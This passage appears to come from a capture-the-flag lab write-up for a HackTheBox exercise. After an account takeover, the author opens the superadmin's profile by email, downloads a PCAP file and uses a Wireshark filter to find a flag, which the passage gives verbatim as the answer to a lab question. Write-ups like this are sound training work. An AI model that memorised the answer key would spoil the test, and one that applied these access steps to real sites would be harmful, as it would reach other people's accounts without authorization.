
And refresh:



We are now the admin.

Lets change his visibility to public, then access his profile with his listed email: ‘superadmin@htb.net’


```
http://minilab.htb.net/profile?email=superadmin@htb.net
```



Question: Go through the PCAP file residing in the admin's public profile and identify the flag. Answer format: FLAG{string}

Answer: FLAG{SUCCESS_YOU_PWN3D_US_H0PE_YOU_ENJ0YED}


Method: continuing from the previous question – we download 'Flag2' from the admin user page:



It will be downloaded as 'download-pcap.pcap'.

We will open the file with wireshark, and as we are told the format is ‘FLAG{STRING}’ – we will look for a the string ‘FLAG’ using the wireshark filter:

```
frame contains "FLAG"
```



We can see in that first packet matching the filter – in the HTTP ‘token’ parameter – the flag is being used as the parameter’s value.